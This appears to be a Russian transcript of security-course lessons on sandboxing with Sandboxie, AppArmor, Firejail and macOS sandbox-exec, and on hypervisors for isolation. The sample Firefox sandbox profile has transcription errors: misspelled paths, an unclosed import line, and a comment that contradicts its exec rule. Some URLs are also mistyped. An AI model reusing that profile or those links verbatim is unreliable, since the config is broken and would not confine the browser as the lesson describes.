В меню "Вид", "Файлы и папки", мы видим этот скачанный файл, SDelete.zip в папке "Загрузки". Теперь, если посмотрим в папку "Загрузки", этого файла там нет. Вообще-то говоря, он там есть, но это версия файла, которую я скачал ранее, а версия, которую мы с вами скачали только что, ее там нет, потому что это был zip-файл. В общем, zip-файл SDelete отсутствует в папке "Загрузки". Теперь, если я запущу проводник Windows в песочнице, в дефолтной песочнице, проводник сможет показать, что есть в этой песочнице. Идем в "Загрузки", видим там файл SDelete, который сохранился внутри дефолтной песочницы. И можем проверить желтую рамку. Закрываем. Возвращаюсь в реальную файловую систему, видим, что когда мы не в песочнице, файла нет.

Итак, давайте вернемся к нашим настройкам. Дефолтная, настройки песочницы, параметры восстановления. У нас выбрано немедленное восстановление. Но вам необязательно использовать его. Вы можете выбрать, что следует делать с файлами, которые попадают в песочницу.

Далее, меню "Удаление". Обычно это хорошая идея - автоматически удалять содержимое вашей песочницы, когда вы ее закрываете или когда закрываете приложение, запущенное в песочнице. Я обычно использую эту настройку.






И затем у вас есть выбор команды для удаления. Вы можете безопасно удалять или записывать поверх содержимого, находящегося в песочнице, рандомные данные или нули и единицы. И это хорошая возможность. Вы можете использовать SDelete или Eraser, что хотите. Давайте я покажу, как это делается. Выбираем SDelete, мы знаем, где этот файл у нас находится. Это файл, который я скачивал ранее. И что мы здесь видим, была создана специальная команда, которая безопасно удалит содержимое песочницы, перезапишет его несколько раз. Количество проходов перезаписи - три.


```
C:\Windows\system32> choco install -y sdelete
C:\Windows\system32> choco install -y eraser
```

Eraser и SDelete вы можете оба получить при помощи Choco, если хотите. В качестве примера. SDelete установлен. А данная команда установит Eraser.

Вернемся к Sandboxie. Вы можете принуждать процессы или приложения к запуску из определенной папки. Это может быть весьма полезно при работе с такими вещами, как автозапуск.


Только в зарегистрированной, платной версии Sandboxie вы можете принуждать к запуску в песочнице конкретные программы. Это полезная возможность. Например, сюда было бы неплохо добавить ваш браузер, ваш почтовый клиент, чтобы они всегда запускались в песочнице, и вы не забывали запускать их при помощи Sandboxie.





Это список программ, которые будут автоматически завершены в случае, если они исполняются в песочнице после того, как все остальные программы уже завершили работу.


Это размер пространства, которым обладает песочница для хранения загруженных файлов. 48 Мбайт - это не очень-то много, я всегда увеличиваю это значение до примерно 4 Гбайт, чтобы у меня было достаточно места. Но у меня не всегда включена функция немедленного восстановления. Так что мне нужно место для скачивания файлов и принятия решения, что с ними делать.




Ограничения здесь: вы можете запретить программам доступ в интернет, позволить или запретить им запускаться и выполняться, можете понизить права, если работаете под администратором. Вам не следует работать под администратором, но все равно поставьте сюда галочку на тот случай, если это произошло.

Ограничения доступа: доступ к файлам, реестру, IPC, Windows, COM, вы можете определить параметры доступа песочницы к своей системе. Хотите ли вы дать полный доступ любым программам, доступ на чтение, доступ на запись? Хотите ли вы заблокировать что-либо конкретное? В целом, вам стоит давать как можно меньше доступа.

И далее есть параметры для определенных приложений, которые вы можете настроить. Здесь у нас Firefox. Данное исключение с плюсиком разрешает прямой доступ к фишинговым базам данных. Это может пригодиться для безопасности. И возможно, вы хотите сохранять куки-файлы, то есть, если вас не устраивает, что песочница не имеет доступа к куки, вы можете предоставить этот доступ.





Далее, параметры настройки для различных почтовых клиентов.

В общем, так выглядит Sandboxie. Если вы используете Windows, нет никаких оснований не пользоваться Sandboxie или какой-либо другой альтернативной песочницей. Это предоставляет вам дополнительный слой защиты с применением этой технологии.

www.jimopi.net/PDFs/Word Pro - Sandboxie.pdf

Вот хороший документ, который я рекомендую к прочтению. В нем описываются особенности использования Sandboxie с браузерами и почтовыми клиентами. Так что почитайте, изучите, если хотите настроить Sandboxie для работы с браузером, Firefox или со своим почтовым клиентом.

forums.sandboxie.com/phpBB3/

Я бы также хотел посоветовать форум Sandboxie. Найдете там множество информации, а если у вас появятся конкретные вопросы, это хороший, отзывчивый форум.

100. Linux - Песочницы и изоляция приложений

В этом видео мы рассмотрим песочницы под Linux. Начнем с AppArmor.

wiki.apparmor.net/index.php/Main_Page

AppArmor - это аналог песочницы. Это фреймворк для обеспечения мандатного управления доступом в Linux. Что делает AppArmor, он ограничивает программы согласно набору правил, которые определяют, к каким файлам или системным ресурсам может получить доступ определенное приложение. Этот инструмент доступен в ряде дистрибутивов, включая рекомендованные мной дистрибутивы, Debian и Arch Linux. Я рекомендую использовать AppArmor, вам определенно стоить изучить принципы его работы. AppArmor, SELinux и Grsecurity - это фреймворки, расширяющие модель безопасности Linux, мы обсудим их позже. Это дополнительные методы изоляции вашей среды Linux, ее усиления и защиты.

Еще одна песочница под Linux - это Sandfox.

htpps://igurublog.wordpress.com/downloads/script-sandfox/


Она запускает Firefox и другие приложения в песочнице, ограничивая их доступ к файловой системе. Работает под Debian, Arch, Ubuntu.

linux.die.net/man/8/sandbox

Некоторые дистрибутивы Linux имеют команды для запуска песочницы, вот эти команды. Вам нужно проверить, работают ли они в вашем дистрибутиве.

https://firejail.wordpress.com

Также есть Firejail, в описании говорится, что это SUID-утилита, снижающая риск компрометации системы путем ограничения среды выполнения недоверенных программ с использованием пространств имен Linux (namespaces) и фильтрации системных вызовов (seccomp-bpf). Можете считать ее легковесной песочницей. Вот так она выглядит. В использовании она проще, чем, например, AppArmor. Скачать можно здесь. Я загружу ее при помощи Wget.




```
nathan@debian :~/demo$ wget http://sourceforge.net/projects/firejail/
files/firejail/firejail_0.9.38_1_amd64.deb

nathan@debian :~/demo$ sudo dpkg -i firejail_0.9.38_1_amd64.deb

nathan@debian :~/demo$ firejail firefox
```

Готово, установлена. Это под Debian Jessie. Firejail очень легко использовать. Давайте запустим Iceweasel. Нам нужно использовать имя приложения Firefox, потому что Iceweasel - это модификация Firefox под Debian. Готово, Iceweasel запущен в песочнице при помощи Firejail.

```
nathan@debian :~/demo$ firejail --private firefox
```

Помимо этого, в Firejail есть так называемый приватный режим. Это способ спрятать все критичные вещи в домашней папке от программ, запущенных внутри песочницы, и это прекрасная фича. Готово.

```
nathan@debian :~/demo$ firejail -list
6016:nathan:firejail --private firefox
```

Данная команда выводит список всех запущенных песочниц.

https://firejail.wordpress.com/documentation-2/basic-usage/

https://firejail.wordpress.com/documentation-2/firefox-guide/

Полная инструкция о том, как использовать Firejail, по этой ссылке, это документация к программе. Также здесь есть линк на тему изоляции Firefox, в общем, почитайте.

www.trustedbsd.org

Набор расширений безопасности TrustedBSD для операционной системы FreeBSD можно использовать для изоляции приложений, это еще один фреймворк для мандатного управления доступом. Есть MAC Framework. В общем, если вам нравится BSD, стоит взглянуть.

101. Mac OS X - Песочницы и изоляция приложений

Песочница Sandbox - это изоляция приложений для Mac OS X. Apple включили функцию песочницы, в оригинале имевшую кодовое название Seatbelt, начиная с версии Mac OS X 10.5 Leopard в 2006 году. Это средство включает в себя команды sandbox, sandboxd, sandbox_init и sandbox-exec.

```
johns-MacBook-Pro:~ john$ sandbox, sandboxd, sandbox_init, sandbox-exec
```

Sandbox реализуется в качестве модуля политики для фреймворка мандатного управления доступом TrustedBSD, который я ранее рекомендовал для работы с BSD. Как мы знаем, Apple OS X - это модификация BSD, поэтому вы можете использовать этот фреймворк TrustedBSD на OS X. Вам нужно прописать конфигурационный файл для каждого приложения, которое вы хотите использовать в песочнице. К сожалению, это не то решение, где достаточно навести курсор и кликнуть. Вам нужно читать документацию. Вам нужно понимать, что вы делаете.

```
SANDBOX-EXEC(1)   BSD General Commands Manual

NAME
     sandbox-exec - - execute withing a sandbox-e

SYNOPSIS
     sandbox-exec      [-f  profile-file]  [-n  profile-name]  [-p  profile-
string]
                       [-D key=value …] command [arguments …]

DESCRIPTION
     The sandbox-exec comand enters a sandbox using a profile specified
     by the -f, -n, or -p option and executes command with arguments.
```

На экране справочная страница для sandbox-exec, это главный инструмент, который используется для работы песочницы в OS X.

https://reverse.put.as/wp-content/uploads/2011/09/Apple-Sandbox-Guide-v1.0.pdf

Также, есть гайд от Apple, можете прочитать о порядке использования песочницы. И сейчас я дам вам несколько наводок, с чего начать, но вам абсолютно точно надо прочитать документацию, потому что для каждого конкретного приложения есть свои особенности.

Итак, я упомянул, что для каждого приложения должен быть конфигурационный файл или файл с профилем, в котором прописывается, что разрешено делать конкретному приложению или процессу. Чтобы создать данный файл, вам необходимо обладать root-правами. Итак, давайте зайдем под суперпользователем.

```
johns-MacBook-Pro:~ john$ su admin
Password:
bash-3.2$su root
Password:
```

Теперь мы под рутом. Давайте я покажу вам пример конфиг-файла, который я создал для Firefox. Эти настройки основаны на информации, которую я нашел по двум ссылкам, они представлены сверху.

http://hints.macworld.com/article.php?story=20100318044558156

https://codereview.chromium.org/379019/diff/1/2

Почитайте этот материал тоже. Если мы спустимся ниже, вы сможете понять, какие настройки необходимо произвести. Выглядит сложно, но вы справитесь.

```
sh-3.2# nano /usr/share/sandbox/firefox.sb

;:buckleup:0.1:firefox:Firefox
default:/Aplications/Firefox.app/Contents/MacOS$
; Firefox sandboxing profile
; based on http://hints.macworld.com/article.php?story=20100318044558156
; and : https://codereview.chromium.org/379019/diff/1/2

(version 1)
(deny default)
;;read and write locations
(allow file-write* file-read-data file-read-metadata
      (regex
            #"^/Users/[^.]+/Downloads"
            #"^/Users/[^.]+/Library/Application Support/Mozilla"
            #"^/Users/[^.]+/Library/Application Support/Firefox"
            #"^/Users/[^.]+/Library/Preferences"
            #"^/Users/[^.]+/Library/PreferencePanes"
            #"^/Users/[^.]+/Library/Caches/Firefox"
            #"^/Users/[^.]+/Library/Caches/TemporaryItems"
            #"^/Applications/Firefox.app"
            #"^/private/tmp/"
            #"^/private/var/tmp/"

      )
)
;; read locations
(allow file-read-data file-read-metadata
      (regex
            #"^/dev/autofs.*"
            #"^/Library/Preferences"
            #"^/Library/Internet Plug-Ins"
            #"^/Library/PreferencePanes"
            #"^/Library/Fonts"
            #"^/Library/Caches"
            #"^/usr/share/icu"
            #"^/usr/share/locale"
            #"^/System/Library"
```

```
            #"^/Applications/firefox.app"
            #"^/usr/lib"
            #"^/var"
            #"Frameworks/SDL.framework"
            ; Our Module Directory Services cache
            #"^/private/var/tmp/mds/"
            #"^/private/var/tem/mds/[0-9]+(/|$)"
            #"^/Users/[^.]/Library/"
            ; Maybe this should be disabled, need to do more testing
      )
)

(allow iokit-open)

(allow mach* sysctl-read)
;;import extra rules
(import "/System/Library/Sandbox/Profiles/bsd.sb"
(deny file-write-data
      (regex
            #"^(/private)?/etc/localtime$"
            #"^/usr/share/nls/"
            #"^/usr/share/zoneinfo/"
      )
)

;; No child process
(allow process.exec
      (regex #"^/Applications/Firefox.app")
)

;; Allow network access
(allow network*)
```

Мы видим здесь настройки для Firefox, это указание директорий, в которых процессу разрешается производить операции чтения и записи. Основой здесь является директива "allow file-write", то есть разрешить запись файлов, и последующие разрешения на чтение данных и метаданных файлов. Если спуститься ниже, видим схожие выражения. Итак, это директории, в которых Firefox может выполнять операцию чтения, и файлы.

Здесь мы импортируем дополнительные правила из файла bsd.sb, который по сути похож на данный файл и который содержит набор специфических правил для BSD. И мы также можем запретить Firefox создавать какие-либо новые процессы. Данное выражение означает: не разрешено создавать какие-либо новые процессы, только новые потоки. А здесь мы разрешаем Firefox доступ в сеть, то есть, в целом, вы можете ограничивать доступ в сеть конкретным приложениям. В общем, это дает вам представление о профилях. Но если вы реально хотите пользоваться всем этим, то тогда вам нужно читать документацию и разбираться, как все это работает. Хотя, конечно, я советую вам сделать такие файлы для браузера и почтового клиента, и, конечно же, для всего, что взаимодействует с интернетом или недоверенными источниками.

Итак, это был образец профиля. Собственно говоря, как нам запустить Firefox с использованием этого профиля? Нужно набрать команду, но предварительно выйти из-под рута в пользователя с расширенными привилегиями, но не являющегося админом.

```
bash-3.2$ exit
exit
johns-MacBook-Pro:~ john$ sandbox-exec -f /usr/share/sandbox/firefox.sb
/Applications/Firefox.app/Contents/MacOS/firefox
```

Здесь говорится, что песочница будет использовать данную конфигурацию, и затем я должен ввести имя и путь до приложения, которое я хочу запустить в песочнице с использованием этих правил. Вот эта команда для Firefox. А вот и копия Firefox, защищенная песочницей, с разрешениями и запретами, основанными на тех правилах и том конфигурационном файле.

```
https://github.com/s7ephen/OSC-Sandbox--Seatbelt--Profiles
```

По этой ссылке вы сможете найти несколько профилей, которые могут вам пригодиться. Также есть примеры конфигураций от Apple, которые можно посмотреть здесь. Один из них, ftp proxy. В общем, эти файлы могут дать вам лучшее представление о том, как можно настраивать профили. Видим здесь пример: эта директива разрешает входящий трафик на UDP-порт 123, и больше ничего не разрешает. В общем, это даст вам представление. Вы также можете получать ошибки, результаты трассировки ошибок, указывающие вам на проблемы запущенных в песочнице файлов, и это может помочь вам с принятием решений.

https://github.com/pansen/macos-sandbox-profiles/blob/master/firefox.sb

По этой ссылке есть профиль для Firefox, который может оказаться полезным, если вы собираетесь пользоваться Firefox.

https://github.com/hellais/Buckle-Up

Это скрипт Buckle Up, инструмент, помогающий вам создавать профили.

https://blog.squarelemon.com/2015/02/os-x-sandbox-quickstart/

Инструкция для быстрого старта по работе с песочницей в OS X, может пригодиться.

https://dl.packetstormsecurity.net/papers/general/apple-sandbox.pdf

А это доклад исследователя в сфере безопасности на тему песочницы Apple. Стоит прочитать, если вы реально нацелены углубиться в эту тему.

Помимо встроенной песочницы, не так уж и много я назову вещей под Mac.

www.shirt-pocket.com/SuperDuper/SuperDuperDescription.html


Есть программа SuperDuper. В ней есть ряд ограниченных функций песочницы, так что я подумал, что стоит ее упомянуть. Вот и все о песочницах на Mac.

102. Виртуальные машины

Ранее мы говорили об использовании виртуальных машин для тестирования. Теперь мы узнаем, как использовать виртуальные машины для создания раздельных доменов безопасности и принудительной изоляции и компартментализации с их помощью.

Виртуальные машины - это подобие песочницы, они являются отличным инструментом для реализации изоляции и компартментализации с целью снижения рисков и негативного воздействия, а также для контроля атакующего. Они также являются великолепным инструментом для установки изоляции и компартментализации для псевдонимов, об этом рассказывается в разделе об OPSEC.

Вы должны иметь определенную изоляцию и компартментализацию для псевдонимов, виртуальную - для виртуальных машин или физическую. Виртуализация обеспечивает безопасность, поскольку она снижает количество интерфейсов между доменами безопасности, при этом позволяя доменам безопасности существовать и общаться при помощи этих интерфейсов.




Домены безопасности, которые существуют только в изоляции, используются в ограниченном режиме, поскольку им не с чем коммуницировать. У них есть свои цели, но речь об ограниченном сценарии использования. Так что мы используем виртуализацию, поскольку она уменьшает количество интерфейсов между доменами безопасности, и при этом позволяет доменам существовать и общаться при помощи этих интерфейсов.

Я надеюсь, что вы настроили тестовое окружение, проходя предыдущие разделы курса, и потестировали различные варианты. Вы уже должны быть знакомы с VMware и VirtualBox, это хостовые гипервизоры второго типа. Гипервизор этого типа устанавливается поверх вашей операционной системы.


Основными хостовыми гипервизорами второго типа являются: VirtualBox, как уже упоминалось, есть VMware Player и Workstation. У VMware есть также версия для Mac под названием VMware Fusion. Есть Parallels Desktop для Mac. Есть Vagrant, VPC и Citrix Desktop Player, это решения для Windows и Mac.

Тип 2 (хостовый)
Virtual box
Vmware player
Vmware workstation
Vmware fusion
Parallels desktop
Vagrant
VPC
Citrix desktopplayer



Я рекомендую VirtualBox для безопасности, приватности и анонимности, поскольку он бесплатный. Отсутствует денежный след до вас, если вам важно оставаться анонимными. Также, у VirtualBox есть снэпшоты. В бесплатной версии VMware нет снэпшотов. Снэпшоты позволяют вам делать перманентный бэкап целой виртуальной машины и затем восстанавливать эту виртуальную машину в исходное состояние. Как я уже говорил, восстановление в последнее работоспособное состояние - это полезная фича для безопасности.

Это что касается гипервизоров второго типа, о которых вы должны быть достаточно осведомлены, поскольку уже пробовали работать с VirtualBox и VMware.



Тип 1 (нативный / на "железе")
VMware ESX/ESXi
Oracle VM Server
Microsoft HyperV
XenServer


Теперь перейдем к первому типу - нативные гипервизоры, также называемые в английском языке "bare metal", то есть цельнометаллическими. Это гипервизоры, которые устанавливаются не на хостовую операционную систему, а исполняются непосредственно на физических аппаратных средствах. По факту, такой гипервизор сам является хостовой операционной системой. Распространенные нативные гипервизоры первого типа, исполняемые "на железе", включают VMware, ESX и ESXi. Также есть Oracle VM Server, у Microsoft есть продукт Hyper-V, и вдобавок существует бесплатный опенсорсный XenServer.

Гипервизоры первого типа имеют преимущество в производительности и, возможно, защищенности, поскольку уменьшена поверхность атаки. Они не находятся в операционной системе, которая может быть атакована. Возможно, вам стоит установить гипервизор первого типа на сервер в вашей сети, или удаленно поставить его в облако, чтобы избежать сферы влияния потенциальных злоумышленников, которые хотят виртуальные машины для вас.

Мне нравится юзать бесплатный XenServer. У меня XenServer в локальной сети, который хостит многие из моих виртуальных машин, и вы можете установить XenServer точно также, как и любую другую операционную систему. Вы даже можете поставить XenServer в VirtualBox, если есть желание поиграться с ним и посмотреть, как все это работает.

xenserver.org/open-source-virtualization-download.html

Просто скачиваете ISO-образ и устанавливаете его, как обычную операционную систему. Вот так выглядит интерфейс. Он очень похож на VirtualBox и VMware. Он выделен на свой собственный сервер.




Помимо первого и второго типа есть еще и гибридные гипервизоры, которые эффективно преобразуют хостовую операционную систему в гипервизор первого типа. Это может также вас заинтересовать, потому что вы можете использовать их в целях безопасности, для изоляции и компартментализации.


www-linux-kvm.org/page/Main_Page

https://en.wikipedia.org/wiki/Virtual_Machine_Manager

Во-первых, KVM или виртуальная машина на базе ядра Linux. Это опенсорсный, быстрый гипервизор, распространяемый по лицензии GPL, он поставляется в составе операционных систем GNU/Linux. И помимо VirtualBox и Xen, я также могу порекомендовать KVM в качестве виртуальной машины под Linux. Но обязательно убедитесь, что используете ее с Virtual Machine Manager, это графический пользовательский интерфейс для управления KVM, который облегчает и упрощает работу с ней.

